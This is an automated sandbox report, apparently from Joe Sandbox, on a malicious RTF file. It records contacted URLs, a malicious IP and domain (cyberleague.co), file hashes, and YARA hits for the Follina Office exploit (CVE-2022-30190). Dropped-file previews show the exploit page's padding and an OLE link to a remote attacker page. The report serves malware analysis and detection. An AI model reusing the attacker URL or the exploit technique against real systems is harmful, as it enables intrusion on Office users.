http://https://web.microsoftstream.com/video/	4EBD4D33-9AC4-4F1A-A2A8-B37B0194FDAD.0.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://api.addins.store.officeppe.com/addinstemplate	4EBD4D33-9AC4-4F1A-A2A8-B37B0194FDAD.0.dr	false	• URL Reputation: safe	unknown
http://https://graph.windows.net	4EBD4D33-9AC4-4F1A-A2A8-B37B0194FDAD.0.dr	false		high
http://https://dataservice.o365filtering.com/	4EBD4D33-9AC4-4F1A-A2A8-B37B0194FDAD.0.dr	false	• URL Reputation: safe	unknown
http://https://officesetup.getmicrosoftkey.com	4EBD4D33-9AC4-4F1A-A2A8-B37B0194FDAD.0.dr	false	• URL Reputation: safe	unknown
http://https://analysis.windows.net/powerbi/api	4EBD4D33-9AC4-4F1A-A2A8-B37B0194FDAD.0.dr	false		high
http://https://prod-global-autodetect.acompli.net/autodetect	4EBD4D33-9AC4-4F1A-A2A8-B37B0194FDAD.0.dr	false	• URL Reputation: safe	unknown
http://https://outlook.office365.com/autodiscover/autodiscover.json	4EBD4D33-9AC4-4F1A-A2A8-B37B0194FDAD.0.dr	false		high
http://https://powerpoint.uservoice.com/forums/288952-powerpoint-for-ipad-iphone-ios	4EBD4D33-9AC4-4F1A-A2A8-B37B0194FDAD.0.dr	false		high
http://https://eur.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	4EBD4D33-9AC4-4F1A-A2A8-B37B0194FDAD.0.dr	false		high
http://https://pf.directory.live.com/profile/mine/System.ShortCircuitProfile.json	4EBD4D33-9AC4-4F1A-A2A8-B37B0194FDAD.0.dr	false		high
http://https://ncus.contentsync.	4EBD4D33-9AC4-4F1A-A2A8-B37B0194FDAD.0.dr	false	• URL Reputation: safe	unknown
http://https://onedrive.live.com/about/download/?windows10SyncClientInstalled=false	4EBD4D33-9AC4-4F1A-A2A8-B37B0194FDAD.0.dr	false		high
http://https://webdir.online.lync.com/autodiscover/autodiscoverservice.svc/root/	4EBD4D33-9AC4-4F1A-A2A8-B37B0194FDAD.0.dr	false		high
http://weather.service.msn.com/data.aspx	4EBD4D33-9AC4-4F1A-A2A8-B37B0194FDAD.0.dr	false		high
http://https://apis.live.net/v5.0/	4EBD4D33-9AC4-4F1A-A2A8-B37B0194FDAD.0.dr	false	• URL Reputation: safe	unknown
http://https://officemobile.uservoice.com/forums/929800-office-app-ios-and-ipad-asks	4EBD4D33-9AC4-4F1A-A2A8-B37B0194FDAD.0.dr	false		high
http://https://word.uservoice.com/forums/304948-word-for-ipad-iphone-ios	4EBD4D33-9AC4-4F1A-A2A8-B37B0194FDAD.0.dr	false		high
http://https://autodiscover-s.outlook.com/autodiscover/autodiscover.xml	4EBD4D33-9AC4-4F1A-A2A8-B37B0194FDAD.0.dr	false		high
http://https://management.azure.com	4EBD4D33-9AC4-4F1A-A2A8-B37B0194FDAD.0.dr	false		high
http://https://outlook.office365.com	4EBD4D33-9AC4-4F1A-A2A8-B37B0194FDAD.0.dr	false		high
http://https://wus2.contentsync.	4EBD4D33-9AC4-4F1A-A2A8-B37B0194FDAD.0.dr	false	• URL Reputation: safe	unknown
http://https://incidents.diagnostics.office.com	4EBD4D33-9AC4-4F1A-A2A8-B37B0194FDAD.0.dr	false		high
http://https://clients.config.office.net/user/v1.0/ios	4EBD4D33-9AC4-4F1A-A2A8-B37B0194FDAD.0.dr	false		high
http://https://insertmedia.bing.office.net/odc/insertmedia	4EBD4D33-9AC4-4F1A-A2A8-B37B0194FDAD.0.dr	false		high
http://https://o365auditrealtimeingestion.manage.office.com	4EBD4D33-9AC4-4F1A-A2A8-B37B0194FDAD.0.dr	false		high
http://https://outlook.office365.com/api/v1.0/me/Activities	4EBD4D33-9AC4-4F1A-A2A8-B37B0194FDAD.0.dr	false		high
http://https://api.office.net	4EBD4D33-9AC4-4F1A-A2A8-B37B0194FDAD.0.dr	false		high
http://https://incidents.diagnosticssdf.office.com	4EBD4D33-9AC4-4F1A-A2A8-B37B0194FDAD.0.dr	false		high
http://https://asgsmsproxyapi.azurewebsites.net/	4EBD4D33-9AC4-4F1A-A2A8-B37B0194FDAD.0.dr	false	• URL Reputation: safe	unknown
http://https://clients.config.office.net/user/v1.0/android/policies	4EBD4D33-9AC4-4F1A-A2A8-B37B0194FDAD.0.dr	false		high
http://https://entitlement.diagnostics.office.com	4EBD4D33-9AC4-4F1A-A2A8-B37B0194FDAD.0.dr	false		high
http://https://pf.directory.live.com/profile/mine/WLX.Profiles.IC.json	4EBD4D33-9AC4-4F1A-A2A8-B37B0194FDAD.0.dr	false		high
http://https://substrate.office.com/search/api/v2/init	4EBD4D33-9AC4-4F1A-A2A8-B37B0194FDAD.0.dr	false		high
http://https://outlook.office.com/	4EBD4D33-9AC4-4F1A-A2A8-B37B0194FDAD.0.dr	false		high
http://https://storage.live.com/clientlogs/uploadlocation	4EBD4D33-9AC4-4F1A-A2A8-B37B0194FDAD.0.dr	false		high
http://https://outlook.office365.com/	4EBD4D33-9AC4-4F1A-A2A8-B37B0194FDAD.0.dr	false		high
http://https://webshell.suite.office.com	4EBD4D33-9AC4-4F1A-A2A8-B37B0194FDAD.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=OneDrive	4EBD4D33-9AC4-4F1A-A2A8-B37B0194FDAD.0.dr	false		high
http://https://substrate.office.com/search/api/v1/SearchHistory	4EBD4D33-9AC4-4F1A-A2A8-B37B0194FDAD.0.dr	false		high
http://https://management.azure.com/	4EBD4D33-9AC4-4F1A-A2A8-B37B0194FDAD.0.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://clients.config.office.net/c2r/v1.0/InteractiveInstallation	4EBD4D33-9AC4-4F1A-A2A8-B37B0194FDAD.0.dr	false		high
http://https://login.windows.net/common/oauth2/authorize	4EBD4D33-9AC4-4F1A-A2A8-B37B0194FDAD.0.dr	false		high
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	4EBD4D33-9AC4-4F1A-A2A8-B37B0194FDAD.0.dr	false	• URL Reputation: safe	unknown
http://https://graph.windows.net/	4EBD4D33-9AC4-4F1A-A2A8-B37B0194FDAD.0.dr	false		high
http://https://api.powerbi.com/beta/myorg/imports	4EBD4D33-9AC4-4F1A-A2A8-B37B0194FDAD.0.dr	false		high
http://https://devnull.onenote.com	4EBD4D33-9AC4-4F1A-A2A8-B37B0194FDAD.0.dr	false		high
http://https://ncus.pagecontentsync.	4EBD4D33-9AC4-4F1A-A2A8-B37B0194FDAD.0.dr	false	• URL Reputation: safe	unknown
http://https://r4.res.office365.com/footprintconfig/v1.7/scripts/fpconfig.json	4EBD4D33-9AC4-4F1A-A2A8-B37B0194FDAD.0.dr	false		high
http://https://messaging.office.com/	4EBD4D33-9AC4-4F1A-A2A8-B37B0194FDAD.0.dr	false		high
http://https://dataservice.protection.outlook.com/PolicySync/PolicySync.svc/SyncFile	4EBD4D33-9AC4-4F1A-A2A8-B37B0194FDAD.0.dr	false		high
http://https://augloop.office.com/v2	4EBD4D33-9AC4-4F1A-A2A8-B37B0194FDAD.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=Bing	4EBD4D33-9AC4-4F1A-A2A8-B37B0194FDAD.0.dr	false		high
http://https://skyapi.live.net/Activity/	4EBD4D33-9AC4-4F1A-A2A8-B37B0194FDAD.0.dr	false	• URL Reputation: safe	unknown
http://https://clients.config.office.net/user/v1.0/mac	4EBD4D33-9AC4-4F1A-A2A8-B37B0194FDAD.0.dr	false		high

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
13.250.15.191	cyberleague.co	United States		16509	AMAZON-02US	true

General Information

Joe Sandbox Version:	35.0.0 Citrine
Analysis ID:	639039

Start date and time: 03/06/202223:02:03	2022-06-03 23:02:03 +02:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 5m 10s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	20220531_180800.rtf
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Run name:	Potential for more IOCs and behavior
Number of analysed new started processes analysed:	28
Number of new started drivers analysed:	1
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal72.expl.evad.winRTF@5/15@2/1
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Found application associated with file extension: .rtf • Adjust boot time • Enable AMSI • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer

Warnings

- Exclude process from analysis (whitelisted): MpCmdRun.exe, mrxdav.sys, BackgroundTransferHost.exe, WMIADAP.exe, backgroundTaskHost.exe, SgrmBroker.exe, conhost.exe, svchost.exe, wuapihost.exe
- TCP Packets have been reduced to 100
- Excluded IPs from analysis (whitelisted): 52.109.32.63, 52.109.12.21, 52.109.76.34
- Excluded domains from analysis (whitelisted): www.bing.com, fs.microsoft.com, prod-w.nexus.live.com.akadns.net, prod.configsvc1.live.com.akadns.net, ctldl.windowsupdate.com, arc.msn.com, ris.api.iris.microsoft.com, store-images.s-microsoft.com, login.live.com, config.officeapps.live.com, sls.update.microsoft.com, nexus.officeapps.live.com, displaycatalog.mp.microsoft.com, officeclient.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, europe.configsvc1.live.com.akadns.net
- Not all processes where analyzed, report is missing behavior information
- Report size getting too big, too many NtCreateFile calls found.
- Report size getting too big, too many NtProtectVirtualMemory calls found.
- Report size getting too big, too many NtQueryAttributesFile calls found.

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Office\16.0\OfficeFileCache\CentralTable.accdb

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	Microsoft Access Database
Category:	dropped
Size (bytes):	528384
Entropy (8bit):	0.47626507928862705
Encrypted:	false
SSDEEP:	384:xGfXucJCIG8SFifZ0jGBwehKW8wtZ1IEj+hVZO4Fg:0fXnCZHOZmC18/EQI
MD5:	521477A5B543DCDBDF650506A2BEF2FB
SHA1:	7396544D2B6EB329AA33FE532F23ADDEE7B26C3C
SHA-256:	BD9D10557EBF81AEEAE73A07771E9B212F8F574AA1814AE50CF135FD813DC71A
SHA-512:	91B1F89180A11D9D0465CC39EE9A1333972C1AEA6B814862192322B16A44DF32DE2D997515367FC02036061728AB9AEA0D834EAE2C3B67A1E36815E2BF376077
Malicious:	false
Reputation:	low
Preview:	....Standard ACE DB.....n.b`..U.gr@?..~.....1.y..0...c...F...N-U.7...m.(...`.:{6^...Z.Cd..3..y[9.|*..|..... ..(..f_...$.g..'D...e....F.x....-b.T...4.0..... ....

C:\Users\user\AppData\Local\Microsoft\Office\16.0\OfficeFileCache\CentralTable.ini

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	36
Entropy (8bit):	2.730660070105504
Encrypted:	false
SSDEEP:	3:5NixJlElGUR:WrEcUR
MD5:	1F830B53CA33A1207A86CE43177016FA
SHA1:	BDF230E1F33AFBA5C9D5A039986C6505E8B09665
SHA-256:	EAF9CDC741596275E106DDDCF8ABA61240368A8C7B0B58B08F74450D162337EF
SHA-512:	502248E893FCFB179A50863D7AC1866B5A466C9D5781499EBC1D02DF4F6D3E07B9E99E0812E747D76734274BD605DAD6535178D6CE06F08F1A02AB60335DE06
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	C.e.n.t.r.a.l.T.a.b.l.e...a.c.c.d.b.

C:\Users\user\AppData\Local\Microsoft\Office\16.0\OfficeFileCache\CentralTable.laccdb

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	64
Entropy (8bit):	1.3860360556164644

Encrypted:	false
SSDEEP:	3:gdNSlNdaV:gG3u
MD5:	705034BCC0EEF9FEDF492547A6248FDA
SHA1:	582882F32AA3B4408443539B678D466383E7EBF7
SHA-256:	19EC0E986BD9E829EE6FEB3FDFC5C52BBC0417294BF64EE33DF5D026E9C68F97
SHA-512:	573B3B7328EB8875DDE1513A444D334CC07C1271766C064FCC396DCB337B1298888D23B0752CA1F927A2126AAAE6F1F3CD962E4E1BCCD4EE51C36DA7C0B064 BB
Malicious:	false
Reputation:	low
Preview:	768287. Admin.

C:\Users\user\AppData\Local\Microsoft\Office\16.0\WebServiceCache\AllUsers\officeclient.microsoft.com\4EBD4D33-9AC4-4F1A-A2A8-B37B0194FDAD

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	XML 1.0 document, UTF-8 Unicode text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	147863
Entropy (8bit):	5.35893694438743
Encrypted:	false
SSDEEP:	1536:CcQW/gxgB5BQguw//Q9DQW+zQWk4F77nXmvidQXxUETLKz6e:9HQ9DQW+zIXLI
MD5:	CAD3616610DB963271F887DD70CC2E8F
SHA1:	C24CC92A07D0846DD80F694620B9D17D765071F8
SHA-256:	42F5BE14C77E0DDA5B870FFD88C8C03E9D43E6E630F125B1C2F1CE03CF98C9A6
SHA-512:	E857B825E8592E7593CEF517BBE22514B873216664DA01980117B0E7580D0F70A0DC6D28FD009D7C84240E7EB403FE4AFA82FD87D942B9C5D84A3370C5DC9D9
Malicious:	false
Reputation:	low
Preview:	<?xml version="1.0" encoding="utf-8"?>..<o:OfficeConfig xmlns:o="urn:schemas-microsoft-com:office:office">.. <o:services o:GenerationTime="2022-06-03T21:03:08">.. Build: 16.0.15330.30525-->.. <o:default>.. <o:ticket o:headerName="Authorization" o:headerValue="{}" />.. </o:default>.. <o:service o:name="Research">.. <o:url>https://rr.office.microsoft.com/research/query.asmx</o:url>.. </o:service>.. <o:service o:name="ORedir">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ORedirSSL">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ClViewClientHelpId">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientHome">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientTemplate">.. <o:url>https://ocsa.office.microsoft.com/client/15/help/template</o:url>.. </o:service>.. <o:

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\8EA7015A.htm

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	HTML document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	5092
Entropy (8bit):	1.5689266993578892
Encrypted:	false
SSDEEP:	12:hPlf7fguuuuuuuuuuuuuuuuuuuuuuuuuuuuuuyxH8d2GZfgGwf80K2GUJU6+LtSm:hP12dlRg7nfG/bLtF0ooS34BM3
MD5:	DA03F3022C8E3A07A6F196216B29135E
SHA1:	1F12DE0F50FF34CDB1C1BD99BCA553F7192FA416
SHA-256:	87E5A464DE2F85A500F1B8D1028F5742F0903D9C0C3387DC572AAC8CF9027BCC
SHA-512:	9E039948E2706E864656E1EE2D1CC659F60DC24A5964D220DA4409CCDC7815197F6E3636EC5CA43915BE70DA0A88888BE55B3EAA1F1AC828265D771145EF495 E
Malicious:	**true**
Yara Hits:	• Rule: MAL_Msdt_MSProtocolURI_May22, Description: Detects the malicious usage of the ms-msdt URI as seen in CVE-2022-30190, Source: C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\8EA7015A.htm, Author: Tobias Michalski, Christian Burkard • Rule: JoeSecurity_Follina, Description: Yara detected Microsoft Office Exploit Follina / CVE-2022-30190, Source: C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\8EA7015A.htm, Author: Joe Security
Reputation:	low
Preview:	<!DOCTYPE html>..<html>..<body>.. <script>.. //AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA.. //AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA.. //AAAAAAAAAAAAAAAAAAAAAAAAA AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA.. / /AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA AAAAAAAAAAAAAAAAAAA.. //AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA.. //AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA.. //AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA..

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\ADFF182E.emf

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE

File Type:	Windows Enhanced Metafile (EMF) image data version 0x10000
Category:	dropped
Size (bytes):	4980
Entropy (8bit):	3.8087894377622136
Encrypted:	false
SSDEEP:	48:cqZDMN7gsdBgLfVTped//HksYHGui3DAjG6kpJoApdHk/O:cqi7lBSTped//qH3i3DAqXLE/O
MD5:	5B29927367C1C2BEBE25499E5602DE05
SHA1:	10EB42142920A3299851F183D624731B910C6FCE
SHA-256:	820E5CFE32DD64E31AEE40837BC3730B1B0F810787A7D3AAFC700191E6551C68
SHA-512:	CD1E48056BDCBDD8CE2C0B7C8E15CA645D26FF372CA68D20D6B3078580943D4D5FA68FEE84A0C1AAC86F275ACE0059A3F76C2AF402EEC918C6680549BAB2C 2EC
Malicious:	false
Reputation:	low
Preview:	....l............../.................. EMF....t......................p....... ...O................5.............................4...5...R...p..................................S.e.g.o.e. .U.I...dv......%. ....r...............)............... ... .?...........?................l...4........... ... ...(... ... .

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\EACEED93.jpeg

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	JPEG image data, Exif standard: [TIFF image data, big-endian, direntries=0], progressive, precision 8, 750x500, frames 3
Category:	dropped
Size (bytes):	91933
Entropy (8bit):	7.9892937833237845
Encrypted:	false
SSDEEP:	1536:7JCBhGCgBEFzvY1kH0R1ngxcrXo3N0rKL1nvFhbbrC3PJ4+6JaZB5:UBkCgBEZPml3rY3NBpvFRbAhOJi5
MD5:	A53C5995856D35B0097F80E38D258D33
SHA1:	31099B09DCCAC8C4A1BAA7E1F1B14E6C80FC516F
SHA-256:	E87E50F77EEC96A1F0E37FCA345001474B3A023EAABC8DBE6FB1989DCFCDA543
SHA-512:	92C0748B624D9C2C8941C7720EF34C7EF7793589C19517FA4AAAF40C5BE3DCDE3F7C601D1D2B142AED5EFA92E50E5B449B2A61AAB96D22FBBF2B2C9F0EEFA 1F6
Malicious:	false
Preview:	......Exif..MM.*.............C...C..."..*.. ..4.`B.,}...3..x....:..wx.2...G.8...Z...;a..Tv..a..du"..`...Z...Y..1....s.i.c<.7....Dj...V..}y.r.:.....1z.D...sg.;.c..S`1..\9.u%...X..nDC.L.Z..-..D=..29......1:....DN..l+..P.m.U.LY=.c...-... .O....._w.Mj.v.A.;..v::.`l..C.......l.)....}q..D .h.h.9.U.[...(l.Da....^...c3~Y..c.#.7HC3{....PK.n.<"..L..S.^=..D..vL....<:.(....;..J..9...V...r.I........(/H...x..j]e...;.g.........t!.H.\b[.........{...bR...x.. Q.Q..}..eW.GD..........]M...Xk"#.G...x..t...mZ.-M...v)SJ.w.c...1.Jl.&2y..om.$..%..i:u1...1.{{....FIN...N8...=.)...8.7a!.lJ...h.U....6j.D~.....8._Hr.bY>M.a..z............m.+..wc."A.>..q.....? =..m.....n.CR\R.Vc.=..s...H.. ......+F..F.j.j..I.....9l.<.:{.#;...mc.gF5Ga.2gB..g..&..'...`..6..s...!..u

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\F640E46C.htm

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	HTML document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	5092
Entropy (8bit):	1.5689266993578892
Encrypted:	false
SSDEEP:	12:hPlf7fguuuuuuuuuuuuuuuuuuuuuuuuuuuuuuuuuuyxH8d2GZfgGwf80K2GUJU6+LtSm:hP12dlRg7nfG/bLtF0ooS34BM3
MD5:	DA03F3022C8E3A07A6F196216B29135E
SHA1:	1F12DE0F50FF34CDB1C1BD99BCA553F7192FA416
SHA-256:	87E5A464DE2F85A500F1B8D1028F5742F0903D9C0C3387DC572AAC8CF9027BCC
SHA-512:	9E039948E2706E864656E1EE2D1CC659F60DC24A5964D220DA4409CCDC7815197F6E3636EC5CA43915BE70DA0A88888BE55B3EAA1F1AC828265D771145EF495 E
Malicious:	**true**
Yara Hits:	• Rule: MAL_Msdt_MSProtocolURI_May22, Description: Detects the malicious usage of the ms-msdt URI as seen in CVE-2022-30190, Source: C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\F640E46C.htm, Author: Tobias Michalski, Christian Burkard • Rule: JoeSecurity_Follina, Description: Yara detected Microsoft Office Exploit Follina / CVE-2022-30190, Source: C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\F640E46C.htm, Author: Joe Security
Preview:	<!DOCTYPE html>..<html>..<body>.. <script>.. //AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA.. //AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA.. //AAAAAAAAAAAAAAAAAAAAAAAAAA AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA.. / /AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA AAAAAAAAAAAAAAAAAAAA.. //AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA.. //AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA.. //AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA..

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.Word\~WRS{12FCD2A2-2042-4667-BB36-257049CA1904}.tmp	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	1536
Entropy (8bit):	1.312888549670333
Encrypted:	false
SSDEEP:	6:W4ofyIlcElClbYS7plQalvbK/SterHr4PxZUttrasD3B9d4XsDRv1:9oal7MClc2HK/rLGZmra4Bn4X6N
MD5:	451EC25F416BC912608235442FF2F166
SHA1:	F888C9778D1C7EBF3866D0C58500DB59171DCBB3
SHA-256:	334A4E952D4B5D75EEB8A85978592B6DA7147803188641EECF69A7A4726E858A
SHA-512:	2F871BFB230404A4718D1AB1C96DB79EB617DE4689B2B7957246F5E12143E1688C0CC54B81DF214818F31463D4FC33E4F23D104F7D65424B335867B824457F1D
Malicious:	false
Preview:	..M.O.T.D.....L.I.N.K. .P.a.c.k.a.g.e. .".h.t.t.p.s.:.//.c.y.b.e.r.l.e.a.g.u.e...c.o./.t.h.1.s...h.t.m.l.!.". .".". .\.b..... . ...

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.Word\~WRS{B65E71D2-803B-40A2-8E3C-9EA33F7B9F39}.tmp	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	1024
Entropy (8bit):	0.05390218305374581
Encrypted:	false
SSDEEP:	3:ol3lYdn:4Wn
MD5:	5D4D94EE7E06BBB0AF9584119797B23A
SHA1:	DBB111419C704F116EFA8E72471DD83E86E49677
SHA-256:	4826C0D860AF884D3343CA6460B0006A7A2CE7DBCCC4D743208585D997CC5FD1
SHA-512:	95F83AE84CAFCCED5EAF504546725C34D5F9710E5CA2D11761486970F2FBECCB25F9CF50BBFC272BD75E1A66A18B7783F09E1C1454AFDA519624BC2BB2F28EA4
Malicious:	false
Preview:	....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PSUEOSZZ\th1s[1].htm	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	HTML document, ASCII text, with very long lines, with CRLF line terminators
Category:	downloaded
Size (bytes):	5092
Entropy (8bit):	1.5689266993578892
Encrypted:	false
SSDEEP:	12:hPlf7fguuuuuuuuuuuuuuuuuuuuuuuuuuuuuuuyxH8d2GZfgGwf80K2GUJU6+LtSm:hP12dlRg7nfG/bLtF0ooS34BM3
MD5:	DA03F3022C8E3A07A6F196216B29135E
SHA1:	1F12DE0F50FF34CDB1C1BD99BCA553F7192FA416
SHA-256:	87E5A464DE2F85A500F1B8D1028F5742F0903D9C0C3387DC572AAC8CF9027BCC
SHA-512:	9E039948E2706E864656E1EE2D1CC659F60DC24A5964D220DA4409CCDC7815197F6E3636EC5CA43915BE70DA0A88888BE55B3EAA1F1AC828265D771145EF495E
Malicious:	**true**
Yara Hits:	• Rule: MAL_Msdt_MSProtocolURI_May22, Description: Detects the malicious usage of the ms-msdt URI as seen in CVE-2022-30190, Source: C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PSUEOSZZ\th1s[1].htm, Author: Tobias Michalski, Christian Burkard • Rule: JoeSecurity_Follina, Description: Yara detected Microsoft Office Exploit Follina / CVE-2022-30190, Source: C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PSUEOSZZ\th1s[1].htm, Author: Joe Security
IE Cache URL:	http://https://cyberleague.co/th1s.html

Preview:	<!DOCTYPE html>..<html>..<body>.. <script>.. //AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA.. //AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA.. //AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA.. //AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA.. //AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA.. 